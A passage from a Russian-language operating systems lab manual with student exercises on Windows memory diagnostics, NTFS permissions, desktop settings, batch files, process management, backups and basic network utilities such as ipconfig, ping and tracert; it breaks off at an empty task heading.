В процессе диагностики утилита многократно записывает в память определенные значения, а затем считывает их, чтобы убедиться, что данные не изменились.

По умолчанию, используется тест «Обычный» (Standard), но доступны и два других варианта.

Чтобы выбрать один из них, нажмите кнопку [F1] для вызова экрана «Параметры» (Options). В разделе «Набор тестов» (TestMix) можно выбрать тест «Базовый», который включает ограниченный набор проверок, или «Широкий», предлагающий расширенный спектр тестов – расширенный настолько, что проверка может затянуться на восемь и более часов.

Каждый набор тестов имеет настройки кэша по умолчанию, оптимальные для данного варианта проверки. Но можно с помощью клавиши [Tab] перейти в раздел «Кэш» (Cache) и задать собственные настройки.

Под кэшем в данном случае имеется в виду кэш микропроцессора, который используется для хранения данных, полученных от модулей памяти. Некоторые тесты задействуют кэш, другие, наоборот отключают, чтобы вынудить процессор обращаться непосредственно к модулям памяти.

По мере выполнения в разделе «Состояние» (Status) появляется информация об обнаруженных неисправностях. Но вовсе не обязательно неотрывно следить за процессом, поскольку средство диагностики памяти Windows способно идентифицировать проблемный сектор чипа и исключить его из использования. Благодаря этому Windows 7 будет запускаться нормально, без сбоев.

После загрузки Windows и входа в систему сообщение о результатах проверки появится в области уведомлений.

Посмотрите отчет с помощью средства «Просмотр событий» (EventViewer). Для этого откройте журнал «Система» (System) и найдите «MemoryDiagnostics-Results» в списке «Источник» (Source). В графе«Код события» (Event ID) должно быть указано «1201».

Управление доступом. Теоретические сведения.

Файловые системы современных операционных систем при соответствующей настройке эффективно обеспечивают безопасность и надежность хранения данных на дисковых накопителях.

Для операционных систем Windows стандартной является файловая система NTFS. Устанавливая для пользователей определенные разрешения для файлов и каталогов (папок), администраторы могут защитить информацию от несанкционированного доступа.


Каждый пользователь должен иметь определенный набор разрешений на доступ к конкретному объекту файловой системы. Кроме того, он может быть владельцем файла или папки, если сам их создает.

Администратор может назначить себя владельцем любого объекта файловой системы, но обратная передача владения от администратора к пользователю невозможна. Назначение разрешений производится для пользователей

или групп. Так как рекомендуется выполнять настройки безопасности для групп, то необходимо, чтобы пользователь был членом хотя бы одной группы на компьютере или в домене.

Разрешения могут быть установлены для различных объектов компьютерной системы, однако в настоящем издании рассмотрены разрешения для файлов и папок. Другие задачи, например, разрешения для принтеров, решаются аналогичным образом.

Для назначения разрешений для файла или папки администратор выбирает данный файл или папку и при нажатии правой кнопки мыши использует команду Свойства(Properties), в появившемся окне переходит на вкладку Безопасность(Security). Пример для папки с именем Авиатор приведен на рисунке.



В зоне Имя (Name) имеется список групп и пользователей, которым уже назначены разрешения для данного файла или папки. Для добавления пользователя или группы нажмите кнопку Добавить (Add) или Удалить (Remove). При добавлении появится диалог Выбор: Пользователи, Компьютеры или Группы (Select Users, Computers or Groups). Добавив пользователя или группу, мы увидим этот объект в зоне Имя и, выделив его, можем задать необходимые разрешения с помощью установки флажковРазрешить (Allow) или Запретить (Deny) в зоне Разрешения (Permissions).

Стандартные разрешения для файлов:

• полный доступ (FullControl);

• изменить (Modify);

• чтение и выполнение (Read&Execute);
• чтение (Read);
• запись (Write).

Стандартные разрешения для папок:
• полный доступ (FullControl);
• изменить (Modify); • чтение и выполнение (Read&Execute);
• список содержимого папки;
• чтение (Read);
• запись (Write).

Разрешение Чтение позволяет просматривать файлы и папки и их атрибуты.

Разрешение Запись позволяет создавать новые файлы и папки внутри папок, изменять атрибуты и просматривать владельцев и разрешения.

Разрешение Список содержимого папки позволяет просматривать имена файлов и папок.

Разрешение Чтение и выполнение для папок позволяет перемещаться по структуре других папок и служит для того, чтобы разрешить пользователю открывать папку, даже если он не имеет прав доступа к ней, для поиска других файлов или вложенных папок.

Разрешены все действия, право на которые дают разрешения Чтение и Список содержимого папки. Это же разрешение для файлов позволяет запускать файлы программ и выполнять действия, право на которые дает разрешение Чтение.

Разрешение Изменить позволяет удалять папки, файлы и выполнять все действия, право на которые дают разрешения Запись и Чтение и выполнение.

Разрешение Полный доступ позволяет изменять разрешения, менять владельца, удалять файлы и папки и выполнять все действия, на которые дают право все остальные разрешения NTFS. Разрешения для папок распространяются на их содержимое: подпапки и файлы.

Задание 3 Создайте папку, в которую поместите текстовый файл и приложение в виде файла с расширением exe, например одну из стандартных программ Windows, такую как notepad.exe (Блокнот).

Установите для этой папки разрешения полного доступа для одного из пользователей группы Администраторы и ограниченные разрешения для пользователя с ограниченной учетной записью. Выполните различные действия с папкой и файлами для обеих учетных записей и установите, как действуют ограничения, связанные с назначением уровня доступа ниже, чем полный доступ. Установите разрешения общего доступа так, чтобы администратор не имел ограничений, а пользователь имел ограниченный уровень доступа. Экспериментально убедитесь в выполнении правил объединения разрешений NTFS и разрешений общего доступа.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 7. УСТАНОВКА И НАСТРОЙКА СИСТЕМЫ. УСТАНОВКА ПАРАМЕТРОВ АВТОМАТИЧЕСКОГО ОБНОВЛЕНИЯ СИСТЕМЫ. УСТАНОВКА НОВЫХ УСТРОЙСТВ. УПРАВЛЕНИЕ ДИСКОВЫМИ РЕСУРСАМИ

Цели: уметь настраивать операционную систему Windows; уметь проверять поверхность дисков, проводить дефрагментацию дисков; устанавливать параметры автоматического обновления системы; устанавливать новые устройства.

Настройка операционной системы Windows

Задание 1. Просмотр шрифтов.

1. Дважды щелкнуть по значку Шрифты на Панели управления.
2. Двойной щелчок по названию шрифта.
3. Просмотреть 5–6 различных шрифтов.
4. После просмотра шрифта окно закрыть.

Задание 2. Настройки фона рабочего стола

1. Дважды щелкнуть по значку Экран на Панели управления.
2. Щелкнуть по вкладке Фон.
3. Выбрать рисунок из списка Рисунок (например, Облака). Щелкнуть по кнопке ОК.
4. Переключатель Размножить позволяет размножать выбранный рисунок и покрыть рабочий стол копиями рисунка. Переключатель По центру позволяет разместить рисунок в центре рабочего стола.
5. Если рисунок не задан или расположен в центре рабочего стола, то поверхность рабочего стола можно заполнить узором, который выбирается в списке Фоновый узор. 6. Вернуть фон Рабочего стола в исходное состояние.

Задание 3. Выбор и настройка экранной заставки.

1. Дважды щелкнуть по значку Экран на Панели управления,
2. Щелкнуть по вкладке Заставка.
3. В поле Заставка выбрать любую заставку. Для просмотра заставки щелкнуть по кнопке Просмотр.
4. По окончании просмотра выбрать тип заставки – Нет. Щелкнуть по кнопке ОК.
5. Выберите в поле заставка Объемный текст. Нажмите кнопку Настройка Выберите пункт Текст (черная точка должна стоять в круге рядом со словом Текст). В поле справа введите номер своей группы Размер, разрешение, поверхность, скорость и стиль движения настройте по своему усмотрению Нажмите ОК.
6. Нажмите кнопку Просмотр. Просмотрите результат.

Задание 4. Настройка схемы оформления рабочего стола.

1. Дважды щелкнуть по значку Экран на Панели управления.

2. Щелкнуть по вкладке Оформление.

3. Элемент оформления выбирается в списке Элемент. Выбрать Рабочий стол.

4. Выбрать в списке схему оформления Дождливый день. Щелкнуть по кнопке ОК.

5. Выбрать произвольную схему оформления.

6. По окончании просмотра выбрать схему оформления Стандартная Windows.

Задание 5. Изменение размера и положения Панели задач.

1. Изменить размер Панели задач: поместить указатель мыши на ее верхний край, чтобы он принял вид двунаправленной стрелки. Нажать левую кнопку мыши и не отпуская ее перетащить верхний край Панели задач вверх. Максимальная ширина Панели задач не может превышать половину экрана.

2. Вернуть Панель задач в исходное состояние.

3. Поместить Панель задач сбоку экрана: перетащить ее мышью.

4. Щелкнуть правой кнопкой мыши на Панели задач. В появившемся меню выбрать команду Свойства.

5. Установить флажок Автоматически убирать с экрана. Щелкнуть мышью по кнопке ОК.

6. Вернуть Панель задач в исходное состояние.

Задание 6. Настройка оформления Рабочего стола.

1. Выберите в контекстном меню пункт Свойства – откроется диалоговое окно Свойства: Экран. Откройте вкладку Рабочий стол.

2. В списке Фоновый рисунок выберите рисунок Японский мотив. Щелкните на кнопке ОК. Убедитесь в том, что фон Рабочего стола изменился.

3. Повторите пункты 2–3, изменяя на вкладке Рабочий стол способ расположения фонового рисунка с помощью раскрывающегося списка Расположение. Установите, как влияют на оформление экрана способы По центру, Замостить и Растянуть,

4. Повторите пункты 2–3, выбрав в качестве фонового рисунка объект Безмятежность и способ расположения Растянуть.

5. Закройте все открытые окна.

Программы обслуживания дисков. Теоретические сведения

Форматирование дисков – это процесс формирования на рабочих поверхностях дискеты дорожек и рабочих секторов. Кроме того, на дискете формируются необходимые таблицы файловой системы: корневой каталог, FAT и т.д. В процессе форматирования вся информация, которая находилась на дискете, будет уничтожена.

Способы форматирования

1. Быстрое форматирование – формируются новые таблицы файловой системы диска, физическая разметка рабочих поверхностей не производится;

2. Полное форматирование –формируются новые таблицы файловой системы диска и производится физическая разметка рабочих поверхностей;

3. Создание загрузочного диска – новые таблицы файловой системы не создаются, физической разметки поверхностей не производится, обновляются только основные файлы операционной системы.

В процессе эксплуатации магнитных дисков на их рабочих поверхностях могут возникать различные дефекты. В секторе, размещённом на дефектном участке, информация может быть разрушена или недоступна. Чтобы этого избежать, необходимо периодически контролировать качество рабочих поверхностей. Для этого в Windows есть средства проверки дисков. Когда файл записывается на диск, ему выделяется группа кластеров, которые могут располагаться последовательно или быть разбросаны по поверхности диска.

Дефрагментация диска – это процедура, при которой все файлы на диске записываются так, чтобы каждый файл занимал один сплошной участок диска, и, следовательно, размещение файлов на диске окажется оптимальным для работы компьютера.

Задание 7. Проверка рабочих поверхностей дисков.

1. Открыть меню Свойства контекстного меню диска А:
2. Перейти на вкладку Сервис.
3. Нажать кнопку Выполнить проверку.
4. Просмотреть отчёт.

Задание 8. Дефрагментация диска.

1. Открыть меню Свойства контекстного меню диска А:.
2. Перейти на вкладку Сервис.
3. Нажать кнопку Выполнить дефрагментацию.

Задание 9. Просмотр сведений о системе.

1. Пуск – Все программы – Стандартные – Служебные – Сведения о системе.


2. Записать в тетрадь, какие сведения о системе можно получить с помощью этой программы.

3. Просмотреть различные сведения. Установка новых устройств

Задание 10. Чтобы установить устройство, которое Windows 7 не может опознать и установить автоматически, воспользуйтесь мастером установки оборудования.

Откройте Пуск->Панель управления->Диспетчер устройств.

В открывшемся окне Диспетчера устройств щелкните правой кнопкой мыши по названию своего компьютера (самая верхняя строчка) и в контекстном меню выберите пункт Установить старое устройство.



Задание 11. Включение автообновления.

Включение автообновлений в Windows 7 через Панель управления.

Щелкните по кнопке «Пуск» внизу экрана. В раскрывшемся меню переходим по позиции «Панель управления».

В открывшемся окне Панели управления перейдите в самый первый раздел – «Система и безопасность».

В новом окне щелкаем по наименованию раздела «Центр обновления Windows».

В открывшемся Центре управления с помощью меню, расположенного слева, перемещаемся по пункту «Настройка параметров».

В открывшемся окне в блоке «Важные обновления» переставляем переключатель в позицию «Устанавливать обновления автоматически (рекомендуется)».

Щелкаем «ОК».

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 8. КОНФИГУРИРОВАНИЕ ФАЙЛОВ. УПРАВЛЕНИЕ ПРОЦЕССАМИ В ОПЕРАЦИОННОЙ СИСТЕМЕ. РЕЗЕРВНОЕ ХРАНЕНИЕ, КОМАНДНЫЕ ФАЙЛЫ

Цели: научиться создавать командные файлы; научиться выполнять архивирование данных и пользоваться службой восстановления конфигурационных файлов; научиться управлять процессами в операционной системе. Командные файлы.

Теоретические сведения

Командный (пакетный) файл – это текстовый файл, который может содержать группу команд DOS и/или обращений к прикладным программам. Командный файл имеет расширение bat и принадлежит к категории исполняемых файлов.

Содержимое командного файла интерпретируется командным процессором и может включать:

- внешние или внутренние команды ОС;
- обращения к исполняемым программам *.COM или *.EXE, и вызовы других командных файлов;
- команды для управления выводом на экран, а также для организации ветвлений и циклов;
- метки, на которые совершается переход при выполнении заданного в файле условия.

Каждая команда находится на отдельной строке. При использовании стандартного приложения «Блокнот» (notepad.exe) для написания командного файла для правильного отображения символов русского алфавита нужно выбрать шрифт Terminal, с помощью меню Правка – Шрифт.

Работа с командным процессором предполагает использование двух устройств – устройства ввода (клавиатуры) и устройства вывода (дисплей).

Для изменения стандартно используемых устройств ввода-вывода применяются специальные символы – символы перенаправления.

Пример Для вывода справки не на экран а, в файл с именем help.txt, можно использовать команду help help.txt. При выполнении данной команды, в текущем каталоге будет создан файл с именем help.txt, содержимым которого будет результат вывода команды help. Если файл help.txt существовал на момент выполнения команды, его содержимое будет перезаписано. Для того чтобы дописать данные в конец существующего файла, используют удвоение символа перенаправления вывода – «».

Часто используемые команды пакетной обработки:

cls– очистка окна командной строки.

rem [любая строка] – комментарий в тексте файла. Служит для каких-либо пояснений в содержимом командного файла или для временной блокировки команд. Строка командного файла, начинающаяся со слова rem, игнорируется.

echo [on или off или Сообщение] – вывод на экран сообщений. Параметры on и off включают и выключают выдачу на экран системных сообщений («эха»). Команда echo off используется, чтобы не «засорять» экран при исполнении bat-файла.

Произвольная строка после echo понимается как сообщение и без изменений выводится на экран.

pause – прерывает выполнения командного файла до тех пор, пока не будет нажата любая клавиша на клавиатуре, при этом на экран выводится сообщение «Нажмите любую клавишу...»

Задание 1. Каждый командный файл сохранять в отдельном файле на своем диске.

Создать командный файл с именем hello.bat, который записывает в файл help.txt результат использования команды HELP.

Создать командный файл с именем helpdir.bat, который записывает в файл helpdir.txt результат использования команды HELP DIR.

Создать командный файл, который дописывает в файл helpdir.txt справку по использованию команды COLOR.

В корневом каталоге своего диска создать командный файл, который создает дерево каталогов, как показано на рисунке.

В каталоге Ваша_фамилия с помощью командной строки создать следующие файлы: 1.txt,2.txt, 3.txt, lab1.pas, lab2.pas, face.bmp, foot.bmp, arm.bmp, beatles.mp3, rock.mp3. Содержимое текстовых файлов 1.txt, 2.txt, 3.txt произвольное, остальные файлы оставить пустыми.

Создать командный файл Ваша_фамилия.bat в каталоге Ваша_фамилия, описать следующую последовательность команд и прокомментировать каждую из них:

– удалить каталог B3, в каталоге A1создать подкаталоги B4 и B5 и удалить каталог B2;

– скопировать файл lab1.pas в каталог A2 и переименовать его в файл lab3.pas;

– очистить экран от служебных записей;

– вывести на экран поочередно информацию, хранящуюся во всех текстовых файлах в каталоге Ваша_фамилия;

– скопировать все графические и текстовые файлы из каталога Ваша_фамилияв каталог C2;

– объединить все текстовые файлы,хранящиеся в каталоге C2, в файл man.txt и вывести его содержимое на экран;

– скопировать файл man.txt в каталог A1;

– вывести на экран информацию о содержимом каталога Ваша_фамилия.

Задание 2

Создать командный файл с именем Ваше_имя.bat, выполняющий действия:

- создание каталога Day;
- вывод на экран сообщения «Объединение и переименование файлов»;
- создание в каталоге Day текстовых файлов anew.txt и bnew.txt;
- содержимое файла anew.txt: «Не бойтесь начинать что-то делать,»;
- содержимое файла bnew.txt: «бойтесь не начинать»;
- объединение содержимого файлов anew. txt и bnew. txt, находящихся в каталоге Day, в файл cnew.txt в каталоге Day;
- вывод содержимого файла cnew.txt на экран;
- ожидание нажатия клавиши;
- переименование файлов anew. txt и bnew. txt в aold. txt и bold. txt соответственно;
- вывод на экран: «Задание выполнено».

Задание 3

Написать bat-файл формирующий список всех файлов, расположенных на диске C: в каталоге Windows, выдать на экран и в файл Ваша_фамилия.txt.

Написать bat-файл, который имена файлов, содержащих в расширении символ x, записывает в файл Ваше_имя.txt.

Управление процессами Краткие теоретические сведения:

Команды Windows для работы с процессами:

at – запуск программ в заданное время;

Schtasks – настраивает выполнение команд по расписанию;

Start – запускает определенную программу или команду в отдельном окне;

command.com – запуск командной оболочки MS-DOS;

cmd.exe – запуск командной оболочки Windows.

Для вывода списка процессов используется команда tasklist (англ. TaskList – список задач).

Для получения более подробной информации можно использовать центр справки и поддержки или команду help (например: helpat).

Для остановки выполнения процесса используется команда taskkill (англ. TaskKIll – «Убить» задачу).

Для остановки процесса требуется указать идентификатор процесса PID (англ. ProcessIDentifier – Идентификатор процесса).

PID – это «уникальное» целое число, назначенное каждому процессу. У всех процессов эти номера разные.

Задание 4. Работа с Диспетчером задач Windows 7.

Запустите ОС Windows 7.

Запустите диспетчер задач. Для этого воспользуйтесь одним из способов:

1) нажатием сочетания клавиш Ctrl+Alt+Del.

При использовании данной команды не стоит пренебрегать последовательностью клавиш. Появится меню, в котором курсором следует выбрать пункт «Диспетчер задач»;

2) переводом курсора на область с показаниями системной даты и времени и нажатием правого клика, будет выведено меню, в котором следует выбрать «Диспетчер задач».

Изучите основные вкладки диспетчера задач:

- Вкладка «Приложения» отображает список запущенных задач (программ) выполняющиеся в настоящий момент не в фоновом режиме, а также отображает их состояние. Также в данном окне можно снять задачу переключиться между задачами и запустить новую задачу при помощи соответствующих кнопок.

- Вкладка «Процессы» отображает список пользователя запустившего процесс, загрузку центрального процессора в процентном соотношении, а также объем памяти используемого для выполнения процесса.

- Вкладка «Службы» показывает, какие службы запущены на компьютере. Службы – приложения, автоматически запускаемые системой при запуске ОС Windows и выполняющиеся вне зависимости от статуса пользователя.

- Вкладка «Быстродействие» отображает в графическом режиме загрузку процессора, а также хронологию использования физической памяти компьютера.

- Вкладка «Сеть» отображает подключенные сетевые адаптеры, а также сетевую активность.

- Вкладка «Пользователи» отображает список подключенных пользователей. Потренируйтесь в завершении и повторном запуске процессов. Разберите мониторинг загрузки и использование памяти. Попытайтесь запустить новые процессы при помощи диспетчера, для этого можно использовать команды: cmd, msconfig.

Создание резервных копий Теоретические сведения


Мастер архивации и восстановления (BackuporRestoreWizard) создает копию файлов и папок на указанном пользователем носителе информации. В случае потери или повреждения пользовательских данных их можно восстановить из файла резервной копии.

Рекомендуется выполнять регулярное создание резервных копий важных файлов и папок. Частота архивации (резервного копирования) зависит от частоты изменений файлов, так как в случае потери данных придется повторно создать то, что было сделано после последней архивации. По этой причине многие компании создают резервные копии важных файлов ежедневно. Пользователь может выбирать различные типы архивации в зависимости от его требований.

Задание 5. Выполните резервное копирование системных конфигурационных файлов. Загрузите ОС Windows.

Запустите Мастер Архивации (Пуск/Программы/Стандартные/Служебные/Архивация данных).

Ознакомьтесь с информацией мастера и щелкните Далее.



Выберите возможность мастера – Архивация файлов и параметров и щелкните Далее.

Укажите выбор элементов архивирования в самостоятельном режиме – Предоставить возможность выбора объектов для архивации и щелкните Далее.

Укажите элементы для архивации – папки DocumentsandSettings и ProgramFiles и щелкните Далее.

Укажите место хранения архива. Для этого:

- откройте диалоговое окно Сохранить кнопкой Обзор;
- перейдите в корневой каталог диска С;
- введите в поле Имя Файла – имя сохраняемого файла –Резервная Копия;
- сохраните файл кнопкой Сохранить;
- подтвердите введенные данные кнопкой Далее.

Задание 6. Восстановление системных конфигурационных файлов.

1. Запустите Мастер Архивации (Пуск/Программы/Стандартные/Служебные/Архивация данных).
2. Ознакомьтесь с информацией мастера и щелкните Далее.
3. Выберите возможность мастера – Восстановление файлов и параметров и щелкните Далее.
4. Выберите для восстановления в левом списке с содержимым архива, папку Мои рисунки (Далее).
5. Ознакомьтесь с выбранными параметрами и активизируйте восстановление кнопкой Готово.
6. Откройте отчет кнопкой Отчет и просмотрите его.
7. Закройте диалоговое окно Ход восстановления кнопкой Закрыть.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 9.
РАБОТА С КОМАНДАМИ В ОПЕРАЦИОННОЙ СИСТЕМЕ.
ИСПОЛЬЗОВАНИЕ КОМАНД РАБОТЫ С ФАЙЛАМИ И КАТАЛОГАМИ

Цель работы: изучить встроенные утилиты операционной системы MicrosoftWindows для работы с файловой системой и диагностики сетевых подключений.

Теоретические вопросы

Командная среда – это программный продукт Microsoft, который обеспечивает связь между пользователем компьютера и операционной системой. Командная оболочка Windows использует интерпретатор команд cmd.exe и присутствует во всех версиях операционных систем Windows.

Многие возможности и функции управления операционной системой недоступны из графического интерфейса и поэтому cmd является единственным средством доступа к этим инструментам.

Отличием работы из командной строки является полное отсутствие больших и громоздких графических утилит. Пользовательский интерфейс текстовой строки предоставляет среду, в которой выполняются приложения и служебные программы.

Среда, эмулирующая DOS имеет множество названий, таких как командная строка, окно, среда и т.д. С помощью cmd возможно создание сценариев автоматизации и пакетных файлов, т.е. выполнение одной или нескольких команд без вмешательства пользователя. Это отличный инструмент для создания сценариев, а также вы сможете в полной мере использовать команды для управления реестром. Это значит, что одна или несколько команд будут выполняться без какого-либо вмешательства пользователя. Одним из примеров автоматической работы программного обеспечения служит настройка на автоматическое открытие необходимых вам программ при включении компьютера.

Управление данными и файлами.

Преимущества cmd становятся очевидны, когда требуется выполнять однотипные операции над множеством объектов. Одним из важных преимуществ командной строки является непосредственная возможность командной строки управлять файлами и данными. К данным возможностям относятся: копирование, удаление, перемещение и т.д. При этом, не забывайте, что вы можете автоматизировать данный процесс.

- Администрирование компьютера. Быстрое получение текущей информации сокращает время диагностики компьютера.

- Администрирование сети. Многие команды администрирования сети не имеют графических эквивалентов (например – команда ping, pathping, tracert). Командная строка очень удобна для контроля сетевой активности. Вы можете создавать службы, запускающиеся при старте оперативной системы, можете использовать команды администрирования сети, не имеющие графических эквивалентов;

Задание 1 Создайте на рабочем столе папку Test.

Запустите командную строку cmd.exe (Пуск – ввод с клавиатуры «cmd» без кавычек).

Проверьте системные дату и время с помощью команд date и time. Для этого в командной строке наберите нужную команду и нажмите Enter.

С помощью утилиты cd измените текущий каталог на каталог Test, (созданный Вами заранее).

С помощью команды md создайте каталог с именем Cat.

Используя команду copycon, создайте файл с именем File.txt. (Команда copycon означает копирование с консоли, т.е. с клавиатуры).

После данной команды введите следующий текст: Ваши Ф.И.О., группа и название практической работы.

Закройте файл сочетанием клавиш Ctrl+Z.

С помощью команды dir просмотрите список созданных объектов в папке Test. Команда в общей сложности фиксирует 3 каталога (папки), т.к. первая метка указывает на текущий каталог, обозначенный точкой, вторая – на предыдущий каталог (две точки).

В каталоге Cat с помощью команды copy создайте две копии файла File.txt – File1.txt и File2.txt.


Объедините файлы File1.txt и File2.txt в файл oneFile.txt с помощью команды copy.

Просмотрите полученный файл oneFile с помощью утилиты copy.

С помощью команды move переместите файл oneFile.txt в папку Test.

С помощью команды rename переименуйте файл oneFile.txt в newFile.txt.

С помощью той же команды смените расширения у всех файлов в каталоге Cat.



Измените расширение файлов на исходное.

Создайте в папке Test две цепочки вложенных каталогов с помощью команды mkdir:


а) каталог Dog, содержащий каталоги Bulldog и Sheltie;

б) каталог Bird, содержащий каталоги Flying и Non-flying.

Каталог Non-flying содержит два подкаталога: Ostrich и Penguin.


Используя команду tree, постройте дерево каталогов папки Test.

Удалите все файлы, содержащие в названии слово new, из каталога Test посредством утилиты del.



Удалите все файлы из каталога Cat.

Удалите каталоги Bird и Dog с помощью команды rd /s.



Использование утилиты ipconfig служит для отображения параметров текущих сетевых подключений, а также для управления клиентскими сервисами DHCP и DNS.

Теоретические вопросы

Утилита ipconfig

Утилита ipconfig служит для отображения параметров текущих сетевых подключений, а также для управления клиентскими сервисами DHCP и DNS.

Синтаксис ввода: ipconfig [/all] [/renew [адаптер]] [/release [адаптер]].

При вводе команды могут использоваться ключи (дополнительные параметры).

При вводе команды ipconfig без параметров выводится только IP-адрес, маска подсети и основной шлюз для каждого сетевого адаптера.

Результаты ввода команды ipconfig с ключом /all. можно условно разделить на три группы:

К первой группе (значения, выделенные синим цветом) относится общая информация о сетевом подключении: “Подключение по локальной сети“

– Имя сетевого подключения; “Ethernetадаптер“

– Тип адаптера; “Attansic L1 Gigabit Ethernet 10/100/1000Base-T Controller“

– Описание адаптера; “00-1D-60-74-26-01“

– Физический адрес (MAC-адрес) адаптера.

Ко второй группе (значения, выделенные зеленым цветом) относится информация о сетевых настройках подключения: “10.144.39.224”

– Сетевой адрес (IP-адрес) подключения; “255.255.248.0”

– Маска подсети; “10.144.32.1”

– Адрес шлюза; “85.21.192.3”, “213.234.192.8”

– Адреса серверов DNS.

К третьей группе (значения, выделенные оранжевым цветом) относится информация о деталях аренды адреса у DHCP сервера: “Dhcpвключен:да”

– Функция получения параметров у DHCP сервера включена; “Автонастройка включена: да”

– Функция авто-настройки подключения включена; “83.102.233.202”

- Адрес DHCP сервера,у которого получены параметры; “10 января 2010 г. 14:51:58”

– Дата получения параметров; “17 января 2010 г. 14:51:58”

– Дата истечения аренды сетевого адрес.

Утилита ping

Утилита ping предназначена для проверки работоспособности соединения между двумя устройствами на уровне протокола IP (сетевом уровне).

Утилита выполняет проверку, посылая на указанный сетевой адрес эхо-запросы (ICMP Echo-Request) протокола ICMP и фиксирует получение эхо-ответов (ICMP Echo-Reply).

Синтаксис ввода: ping [-t] [-a] [-n счетчик] [имя_конечного_устройства] При вводе команды могут использоваться ключи (дополнительные параметры).

Утилита traceroute

Утилита traceroute определяет путь, по которому проходят пакеты между локальным и удалённым устройствами. Полученный путь представляет собой это список ближайших интерфейсов устройств, работающих на сетевом уровне, находящихся на пути между устройствами. Утилита используется для локализации проблем, или для сбора информации о наличии устройств в сети.

Работа утилиты, так же как и работа утилиты ping основана на отправке эхо-запросов.

Синтаксис ввода: tracert [-d] [-h число] [имя_конечного_устройства] При вводе команды могут использоваться ключи (дополнительные параметры).

Команда arp

Служит для вывода и изменения записей кэша протокола ARP, который содержит одну или несколько таблиц, использующихся для хранения IP-адресов и соответствующих им физических адресов Ethernet. Для каждого сетевого адаптера Ethernet, установленного в компьютере, используется отдельная таблица.

Синтаксис ввода: arp [-a [IP_адрес] [-N MAC_адрес]]

При вводе команды могут использоваться ключи (дополнительные параметры).

Задание 2

1. С помощью утилиты ipconfig определите и запишите в отчет следующую информацию:

- название сетевого подключения;
- тип используемого адаптера;
- MAC-адрес адаптера;
- IP-адрес сетевого подключения;
- сетевую маску;
- основной шлюз;
- IP-адрес DNS-сервера;
- IP-адрес DHCP-сервера.

Задание 3

С помощью утилиты ping проверьте доступность следующих устройств:

- сервер DHSP;
- сервер DNS;
- информационный ресурс www.ystu.ru.

Используя дополнительные ключи, сделайте так, чтобы количество посылаемых эхо-запросов равнялось номеру компьютера (последние 2 цифры в имени компьютера) + 5.

Для каждого устройства и информационного ресурса запишите в отчёт следующую информацию:

- процент потерь;
- среднее время приёма передачи.

Задание 4

С помощью утилиты tracert проверьте доступность следующих устройств:

- информационный ресурс www.ystu.ru ;
- информационный ресурс www.ya.ru.

Используя дополнительные ключи, сделать так, чтобы утилита не определяла DNS имена промежуточных устройств.

Запишите в отчёт следующую информацию:

- количество промежуточных устройств;
- IP-адрес всех промежуточных устройств.

Задание 5

